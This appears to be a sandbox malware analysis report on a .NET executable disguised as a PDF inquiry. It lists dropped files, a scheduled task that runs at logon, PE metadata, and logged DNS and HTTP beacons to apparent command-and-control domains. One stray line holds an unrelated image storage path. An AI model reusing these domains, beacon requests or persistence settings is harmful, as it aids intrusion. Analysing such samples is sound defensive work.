SHA-512:	95DD7E2AB0884A3EFD9E26033B337D1F97DDF9A8E9E9C4C32187DCD40622D8B1AC8CCDBA12A70A6B9075DF5E7F68DF2F8FBA4AB33DB4576BE9806B8E19180B7
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Local\Temp\tmp7085.tmp

Process:	C:\Users\user\Desktop\INQUIRY 1820521 pdf.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1647
Entropy (8bit):	5.192992199210482
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/S7hblNMFp//rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBGyTtn:cbhK79lNQR/rydbz9I3YODOLNdq3n
MD5:	FF62EF076287CFB81F8ED2C5EF6F9231
SHA1:	2C615B6431D0EA97DC0E72ABD637E4BD45B85E3E
SHA-256:	1744396F535974D7DF009A067FDCB0D34C03B44A10BD8FF3C3877F2D1AC74EF5

C:\Users\user\AppData\Local\Temp\tmp7085.tmp	
SHA-512:	111B8BAE573593D17A6C6F0CDD9D408CC28994F316DF17081D0A6C2466B906593938C8D6C952093458C70C5B4DA51717F6BFBE1FBBBA1C10B247DD321A2E8E4
Malicious:	**true**
Reputation:	low
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true

C:\Users\user\AppData\Roaming\YAhcdYrYHFkNNf.exe	
Process:	C:\Users\user\Desktop\INQUIRY 1820521 pdf.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	859648
Entropy (8bit):	7.488650786243638
Encrypted:	false
SSDEEP:	12288:QgmBkzuw0TQD6dNxvJ9HuRfJDv0CATOcZOd5ln4T7luAHdu0RReBqJTN/D7adhAS:BEAuw0O6FuRfmCAf4j2tTHc0WqZBw
MD5:	DD3AE15E952C239AE6D87C8374B3B460
SHA1:	F8D9DACEB3FF1DADABF9051A04BB4356C370FBDE
SHA-256:	513357BE2837BB1211C3FE2A32D7E6CDECF75F6CF0DA1C2F0D198A38E3CDB759
SHA-512:	E5813F6369FAA127D2BDE9AF907E7BB31CDE0665F16038E9B3796EF8A0BF227822F9FD84C15A5646B680F1080253BBCC0117A6F1EA1DBD9CEE275F081D341E2
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 19%, Browse • Antivirus: ReversingLabs, Detection: 41%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....s`.....P.....1... ...@....@.. ..... ..@.....1..S....@..p.....`..... ....H.....text..... ....`.rsrc...p....@.....@..@.rel oc.....`.....@..B.....1.....H.....>.....9.....d....."L.=.0..-..9#.*R.%-.Zj.bb. <...]....v]...=....YAu.....=..g..U.....A.Y.m...FR.S.~)..... .....g|#aV.hV..#.v.9.....bV.[.e.....9....)X+.g...g....#.q.uH...../....l`..L:%..g.....g.l:-v...x.6U.e.../.....N.A.A.u..G.....*.,...S...c...6.T!8...i4..Jz....P{.'+....c'...zBj....h...!..b.Y....^....zI.>. .....#...f..my.....A.AqlG...f.`.-...g.G.}T..X ..J.....*&...;.t.j.U^.BIR)T.4,...9MN?

C:\Users\user\AppData\Roaming\YAhcdYrYHFkNNf.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\INQUIRY 1820521 pdf.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	false
Reputation:	high, very likely benign file
Preview:	[ZoneTransfer]....ZoneId=0

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.488650786243638
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	INQUIRY 1820521 pdf.exe

General

File size:	859648
MD5:	dd3ae15e952c239ae6d87c8374b3b460
SHA1:	f8d9daceb3ff1dadabf9051a04bb4356c370fbde
SHA256:	513357be2837bb1211c3fe2a32d7e6cdecf75f6cf0da1c2f0d198a38e3cdb759
SHA512:	e5813f6369faa127d2bde9af907e7bb31cde0665f16038e9b3796ef8a0bf227822f9fd84c15a5646b680f1080253bbcc0117a6f1ea1dbd9cee275f081d341e28
SSDEEP:	12288:QgmBkzuw0TQD6dNxvJ9HuRfJDv0CATOcZOd5ln4T7luAHdu0RReBqJTN/D7adhAS:BEAuw0O6FuRfmCAf4j2tTHc0WqZBw
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....s`.....P.....1... ...@....@.. .....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4d31ee
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x607312B4 [Sun Apr 11 15:16:04 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xd3198	0x53	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xd4000	0x670	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xd6000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xd11f4	0xd1200	False	0.766435202481	data	7.49655840913	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xd4000	0x670	0x800	False	0.3427734375	data	3.61228309464	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xd6000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0xd40a0	0x3e0	data		
RT_MANIFEST	0xd4480	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain


Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright CodeUnit 2007
Assembly Version	2007.8.28.1
InternalName	FormattableString.exe
FileVersion	2007.08.28.1

Description	Data
CompanyName	CodeUnit
LegalTrademarks	
Comments	Image Size Standardiser
ProductName	Image Size Standardiser
ProductVersion	2007.08.28.1
FileDescription	Image Size Standardiser
OriginalFilename	FormattableString.exe

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 09:43:23.605489969 CEST	49732	80	192.168.2.4	210.152.87.233
Apr 12, 2021 09:43:23.893817902 CEST	80	49732	210.152.87.233	192.168.2.4
Apr 12, 2021 09:43:23.894022942 CEST	49732	80	192.168.2.4	210.152.87.233
Apr 12, 2021 09:43:23.894160032 CEST	49732	80	192.168.2.4	210.152.87.233
Apr 12, 2021 09:43:24.183762074 CEST	80	49732	210.152.87.233	192.168.2.4
Apr 12, 2021 09:43:24.183934927 CEST	80	49732	210.152.87.233	192.168.2.4
Apr 12, 2021 09:43:24.183948040 CEST	80	49732	210.152.87.233	192.168.2.4
Apr 12, 2021 09:43:24.184182882 CEST	49732	80	192.168.2.4	210.152.87.233
Apr 12, 2021 09:43:24.184211969 CEST	49732	80	192.168.2.4	210.152.87.233
Apr 12, 2021 09:43:24.476608992 CEST	80	49732	210.152.87.233	192.168.2.4
Apr 12, 2021 09:43:44.543428898 CEST	49740	80	192.168.2.4	198.185.159.144
Apr 12, 2021 09:43:44.678457975 CEST	80	49740	198.185.159.144	192.168.2.4
Apr 12, 2021 09:43:44.678567886 CEST	49740	80	192.168.2.4	198.185.159.144
Apr 12, 2021 09:43:44.678704023 CEST	49740	80	192.168.2.4	198.185.159.144
Apr 12, 2021 09:43:44.813456059 CEST	80	49740	198.185.159.144	192.168.2.4
Apr 12, 2021 09:43:44.813931942 CEST	80	49740	198.185.159.144	192.168.2.4
Apr 12, 2021 09:43:44.813957930 CEST	80	49740	198.185.159.144	192.168.2.4
Apr 12, 2021 09:43:44.813977003 CEST	80	49740	198.185.159.144	192.168.2.4
Apr 12, 2021 09:43:44.813988924 CEST	80	49740	198.185.159.144	192.168.2.4
Apr 12, 2021 09:43:44.814007044 CEST	80	49740	198.185.159.144	192.168.2.4
Apr 12, 2021 09:43:44.814023972 CEST	80	49740	198.185.159.144	192.168.2.4
Apr 12, 2021 09:43:44.814052105 CEST	80	49740	198.185.159.144	192.168.2.4
Apr 12, 2021 09:43:44.814085007 CEST	80	49740	198.185.159.144	192.168.2.4
Apr 12, 2021 09:43:44.814115047 CEST	80	49740	198.185.159.144	192.168.2.4
Apr 12, 2021 09:43:44.814137936 CEST	49740	80	192.168.2.4	198.185.159.144
Apr 12, 2021 09:43:44.814167023 CEST	49740	80	192.168.2.4	198.185.159.144
Apr 12, 2021 09:43:44.814181089 CEST	80	49740	198.185.159.144	192.168.2.4
Apr 12, 2021 09:43:44.814248085 CEST	49740	80	192.168.2.4	198.185.159.144
Apr 12, 2021 09:43:44.814308882 CEST	49740	80	192.168.2.4	198.185.159.144

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 09:43:44.946779966 CEST	80	49740	198.185.159.144	192.168.2.4
Apr 12, 2021 09:43:44.946857929 CEST	80	49740	198.185.159.144	192.168.2.4
Apr 12, 2021 09:43:44.946890116 CEST	49740	80	192.168.2.4	198.185.159.144
Apr 12, 2021 09:43:44.946923971 CEST	49740	80	192.168.2.4	198.185.159.144
Apr 12, 2021 09:43:44.946966887 CEST	80	49740	198.185.159.144	192.168.2.4
Apr 12, 2021 09:43:44.947017908 CEST	80	49740	198.185.159.144	192.168.2.4
Apr 12, 2021 09:43:44.947036982 CEST	49740	80	192.168.2.4	198.185.159.144
Apr 12, 2021 09:43:44.947081089 CEST	49740	80	192.168.2.4	198.185.159.144
Apr 12, 2021 09:43:44.947123051 CEST	80	49740	198.185.159.144	192.168.2.4
Apr 12, 2021 09:43:44.947174072 CEST	80	49740	198.185.159.144	192.168.2.4
Apr 12, 2021 09:43:44.947195053 CEST	49740	80	192.168.2.4	198.185.159.144
Apr 12, 2021 09:43:44.947261095 CEST	80	49740	198.185.159.144	192.168.2.4
Apr 12, 2021 09:43:44.947295904 CEST	49740	80	192.168.2.4	198.185.159.144
Apr 12, 2021 09:43:44.947321892 CEST	49740	80	192.168.2.4	198.185.159.144
Apr 12, 2021 09:43:44.947369099 CEST	80	49740	198.185.159.144	192.168.2.4
Apr 12, 2021 09:43:44.947427988 CEST	80	49740	198.185.159.144	192.168.2.4
Apr 12, 2021 09:43:44.947441101 CEST	49740	80	192.168.2.4	198.185.159.144
Apr 12, 2021 09:43:44.947489023 CEST	49740	80	192.168.2.4	198.185.159.144
Apr 12, 2021 09:43:44.947525978 CEST	80	49740	198.185.159.144	192.168.2.4
Apr 12, 2021 09:43:44.947575092 CEST	80	49740	198.185.159.144	192.168.2.4
Apr 12, 2021 09:43:44.947594881 CEST	49740	80	192.168.2.4	198.185.159.144
Apr 12, 2021 09:43:44.947635889 CEST	49740	80	192.168.2.4	198.185.159.144
Apr 12, 2021 09:43:44.947668076 CEST	80	49740	198.185.159.144	192.168.2.4
Apr 12, 2021 09:43:44.947736979 CEST	80	49740	198.185.159.144	192.168.2.4
Apr 12, 2021 09:43:44.947753906 CEST	49740	80	192.168.2.4	198.185.159.144
Apr 12, 2021 09:43:44.947802067 CEST	49740	80	192.168.2.4	198.185.159.144
Apr 12, 2021 09:43:44.947839975 CEST	80	49740	198.185.159.144	192.168.2.4
Apr 12, 2021 09:43:44.947899103 CEST	80	49740	198.185.159.144	192.168.2.4
Apr 12, 2021 09:43:44.947911024 CEST	49740	80	192.168.2.4	198.185.159.144
Apr 12, 2021 09:43:44.947951078 CEST	49740	80	192.168.2.4	198.185.159.144
Apr 12, 2021 09:43:44.947978020 CEST	80	49740	198.185.159.144	192.168.2.4
Apr 12, 2021 09:43:44.948043108 CEST	80	49740	198.185.159.144	192.168.2.4
Apr 12, 2021 09:43:44.948056936 CEST	49740	80	192.168.2.4	198.185.159.144
Apr 12, 2021 09:43:44.948103905 CEST	49740	80	192.168.2.4	198.185.159.144
Apr 12, 2021 09:43:44.948132992 CEST	80	49740	198.185.159.144	192.168.2.4
Apr 12, 2021 09:43:44.948187113 CEST	80	49740	198.185.159.144	192.168.2.4
Apr 12, 2021 09:43:44.948227882 CEST	49740	80	192.168.2.4	198.185.159.144
Apr 12, 2021 09:43:44.948265076 CEST	49740	80	192.168.2.4	198.185.159.144
Apr 12, 2021 09:43:44.948298931 CEST	80	49740	198.185.159.144	192.168.2.4
Apr 12, 2021 09:43:44.948364019 CEST	49740	80	192.168.2.4	198.185.159.144
Apr 12, 2021 09:44:05.095738888 CEST	49745	80	192.168.2.4	104.21.82.58
Apr 12, 2021 09:44:05.136625051 CEST	80	49745	104.21.82.58	192.168.2.4
Apr 12, 2021 09:44:05.136746883 CEST	49745	80	192.168.2.4	104.21.82.58
Apr 12, 2021 09:44:05.136970043 CEST	49745	80	192.168.2.4	104.21.82.58
Apr 12, 2021 09:44:05.177731991 CEST	80	49745	104.21.82.58	192.168.2.4
Apr 12, 2021 09:44:05.511739969 CEST	80	49745	104.21.82.58	192.168.2.4
Apr 12, 2021 09:44:05.511765957 CEST	80	49745	104.21.82.58	192.168.2.4
Apr 12, 2021 09:44:05.511779070 CEST	80	49745	104.21.82.58	192.168.2.4
Apr 12, 2021 09:44:05.511795044 CEST	80	49745	104.21.82.58	192.168.2.4
Apr 12, 2021 09:44:05.511806965 CEST	80	49745	104.21.82.58	192.168.2.4
Apr 12, 2021 09:44:05.511820078 CEST	80	49745	104.21.82.58	192.168.2.4
Apr 12, 2021 09:44:05.511832952 CEST	80	49745	104.21.82.58	192.168.2.4
Apr 12, 2021 09:44:05.512187958 CEST	49745	80	192.168.2.4	104.21.82.58
Apr 12, 2021 09:44:05.512254000 CEST	80	49745	104.21.82.58	192.168.2.4
Apr 12, 2021 09:44:05.512424946 CEST	49745	80	192.168.2.4	104.21.82.58
Apr 12, 2021 09:44:05.512471914 CEST	49745	80	192.168.2.4	104.21.82.58

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 09:42:00.456115961 CEST	53723	53	192.168.2.4	8.8.8.8
Apr 12, 2021 09:42:00.514817953 CEST	53	53723	8.8.8.8	192.168.2.4
Apr 12, 2021 09:42:20.638798952 CEST	64646	53	192.168.2.4	8.8.8.8
Apr 12, 2021 09:42:20.687649965 CEST	53	64646	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 09:42:21.712238073 CEST	65298	53	192.168.2.4	8.8.8.8
Apr 12, 2021 09:42:21.762784004 CEST	53	65298	8.8.8.8	192.168.2.4
Apr 12, 2021 09:42:34.555367947 CEST	59123	53	192.168.2.4	8.8.8.8
Apr 12, 2021 09:42:34.664411068 CEST	53	59123	8.8.8.8	192.168.2.4
Apr 12, 2021 09:42:49.369050980 CEST	54531	53	192.168.2.4	8.8.8.8
Apr 12, 2021 09:42:49.417623997 CEST	53	54531	8.8.8.8	192.168.2.4
Apr 12, 2021 09:42:54.105889082 CEST	49714	53	192.168.2.4	8.8.8.8
Apr 12, 2021 09:42:54.168118000 CEST	53	49714	8.8.8.8	192.168.2.4
Apr 12, 2021 09:42:56.157164097 CEST	58028	53	192.168.2.4	8.8.8.8
Apr 12, 2021 09:42:56.208149910 CEST	53	58028	8.8.8.8	192.168.2.4
Apr 12, 2021 09:43:04.455533028 CEST	53097	53	192.168.2.4	8.8.8.8
Apr 12, 2021 09:43:04.512917042 CEST	53	53097	8.8.8.8	192.168.2.4
Apr 12, 2021 09:43:08.032691956 CEST	49257	53	192.168.2.4	8.8.8.8
Apr 12, 2021 09:43:08.082890987 CEST	53	49257	8.8.8.8	192.168.2.4
Apr 12, 2021 09:43:09.052828074 CEST	62389	53	192.168.2.4	8.8.8.8
Apr 12, 2021 09:43:09.109514952 CEST	53	62389	8.8.8.8	192.168.2.4
Apr 12, 2021 09:43:11.218777895 CEST	49910	53	192.168.2.4	8.8.8.8
Apr 12, 2021 09:43:11.270282030 CEST	53	49910	8.8.8.8	192.168.2.4
Apr 12, 2021 09:43:13.203537941 CEST	55854	53	192.168.2.4	8.8.8.8
Apr 12, 2021 09:43:13.264770985 CEST	53	55854	8.8.8.8	192.168.2.4
Apr 12, 2021 09:43:18.238046885 CEST	64549	53	192.168.2.4	8.8.8.8
Apr 12, 2021 09:43:18.288515091 CEST	53	64549	8.8.8.8	192.168.2.4
Apr 12, 2021 09:43:21.329164028 CEST	63153	53	192.168.2.4	8.8.8.8
Apr 12, 2021 09:43:21.379790068 CEST	53	63153	8.8.8.8	192.168.2.4
Apr 12, 2021 09:43:23.290195942 CEST	52991	53	192.168.2.4	8.8.8.8
Apr 12, 2021 09:43:23.596867085 CEST	53	52991	8.8.8.8	192.168.2.4
Apr 12, 2021 09:43:33.223427057 CEST	53700	53	192.168.2.4	8.8.8.8
Apr 12, 2021 09:43:33.272212029 CEST	53	53700	8.8.8.8	192.168.2.4
Apr 12, 2021 09:43:39.423446894 CEST	51726	53	192.168.2.4	8.8.8.8
Apr 12, 2021 09:43:39.484484911 CEST	53	51726	8.8.8.8	192.168.2.4
Apr 12, 2021 09:43:44.394011974 CEST	56794	53	192.168.2.4	8.8.8.8
Apr 12, 2021 09:43:44.542443037 CEST	53	56794	8.8.8.8	192.168.2.4
Apr 12, 2021 09:43:48.578572035 CEST	56534	53	192.168.2.4	8.8.8.8
Apr 12, 2021 09:43:48.627163887 CEST	53	56534	8.8.8.8	192.168.2.4
Apr 12, 2021 09:43:50.366496086 CEST	56627	53	192.168.2.4	8.8.8.8
Apr 12, 2021 09:43:50.418059111 CEST	53	56627	8.8.8.8	192.168.2.4
Apr 12, 2021 09:44:00.188711882 CEST	56621	53	192.168.2.4	8.8.8.8
Apr 12, 2021 09:44:00.237473965 CEST	53	56621	8.8.8.8	192.168.2.4
Apr 12, 2021 09:44:01.306541920 CEST	63116	53	192.168.2.4	8.8.8.8
Apr 12, 2021 09:44:01.356829882 CEST	53	63116	8.8.8.8	192.168.2.4
Apr 12, 2021 09:44:05.012470007 CEST	64078	53	192.168.2.4	8.8.8.8
Apr 12, 2021 09:44:05.094029903 CEST	53	64078	8.8.8.8	192.168.2.4
Apr 12, 2021 09:44:10.813304901 CEST	64801	53	192.168.2.4	8.8.8.8
Apr 12, 2021 09:44:10.863642931 CEST	53	64801	8.8.8.8	192.168.2.4
Apr 12, 2021 09:44:11.542563915 CEST	61721	53	192.168.2.4	8.8.8.8
Apr 12, 2021 09:44:11.591170073 CEST	53	61721	8.8.8.8	192.168.2.4
Apr 12, 2021 09:44:11.745171070 CEST	51255	53	192.168.2.4	8.8.8.8
Apr 12, 2021 09:44:11.796700954 CEST	53	51255	8.8.8.8	192.168.2.4
Apr 12, 2021 09:44:12.598717928 CEST	61522	53	192.168.2.4	8.8.8.8
Apr 12, 2021 09:44:12.658663034 CEST	53	61522	8.8.8.8	192.168.2.4
Apr 12, 2021 09:44:12.730773926 CEST	52337	53	192.168.2.4	8.8.8.8
Apr 12, 2021 09:44:12.805257082 CEST	53	52337	8.8.8.8	192.168.2.4
Apr 12, 2021 09:44:13.414093971 CEST	55046	53	192.168.2.4	8.8.8.8
Apr 12, 2021 09:44:13.463342905 CEST	53	55046	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 12, 2021 09:43:23.290195942 CEST	192.168.2.4	8.8.8.8	0xfaa4	Standard query (0)	www.hhcuerkn.com	A (IP address)	IN (0x0001)
Apr 12, 2021 09:43:44.394011974 CEST	192.168.2.4	8.8.8.8	0x82d5	Standard query (0)	www.mobcitylabs.com	A (IP address)	IN (0x0001)
Apr 12, 2021 09:44:05.012470007 CEST	192.168.2.4	8.8.8.8	0x3402	Standard query (0)	www.xinghai-nb.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 12, 2021 09:43:23.596867085 CEST	8.8.8.8	192.168.2.4	0xfaa4	No error (0)	www.hhcuerkn.com	hhcuerkn.com		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 09:43:23.596867085 CEST	8.8.8.8	192.168.2.4	0xfaa4	No error (0)	hhcuerkn.com		210.152.87.233	A (IP address)	IN (0x0001)
Apr 12, 2021 09:43:44.542443037 CEST	8.8.8.8	192.168.2.4	0x82d5	No error (0)	www.mobcitylabs.com	ext-sq.squarespace.com		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 09:43:44.542443037 CEST	8.8.8.8	192.168.2.4	0x82d5	No error (0)	ext-sq.squarespace.com		198.185.159.144	A (IP address)	IN (0x0001)
Apr 12, 2021 09:43:44.542443037 CEST	8.8.8.8	192.168.2.4	0x82d5	No error (0)	ext-sq.squarespace.com		198.49.23.145	A (IP address)	IN (0x0001)
Apr 12, 2021 09:43:44.542443037 CEST	8.8.8.8	192.168.2.4	0x82d5	No error (0)	ext-sq.squarespace.com		198.185.159.145	A (IP address)	IN (0x0001)
Apr 12, 2021 09:43:44.542443037 CEST	8.8.8.8	192.168.2.4	0x82d5	No error (0)	ext-sq.squarespace.com		198.49.23.144	A (IP address)	IN (0x0001)
Apr 12, 2021 09:44:05.094029903 CEST	8.8.8.8	192.168.2.4	0x3402	No error (0)	www.xinghai-nb.com		104.21.82.58	A (IP address)	IN (0x0001)
Apr 12, 2021 09:44:05.094029903 CEST	8.8.8.8	192.168.2.4	0x3402	No error (0)	www.xinghai-nb.com		172.67.153.207	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.hhcuerkn.com
- www.mobcitylabs.com
- www.xinghai-nb.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49732	210.152.87.233	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 09:43:23.894160032 CEST	1127	OUT	GET /gnk/?Ezr0pl=DnbLuT&sZvD88=H+m5DnQ6CNrLWDhOr9+GU7qZReU4k+N7/cnPpyZ0AIPp8Rivccl87rPwP+687pRYxKR0 HTTP/1.1 Host: www.hhcuerkn.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
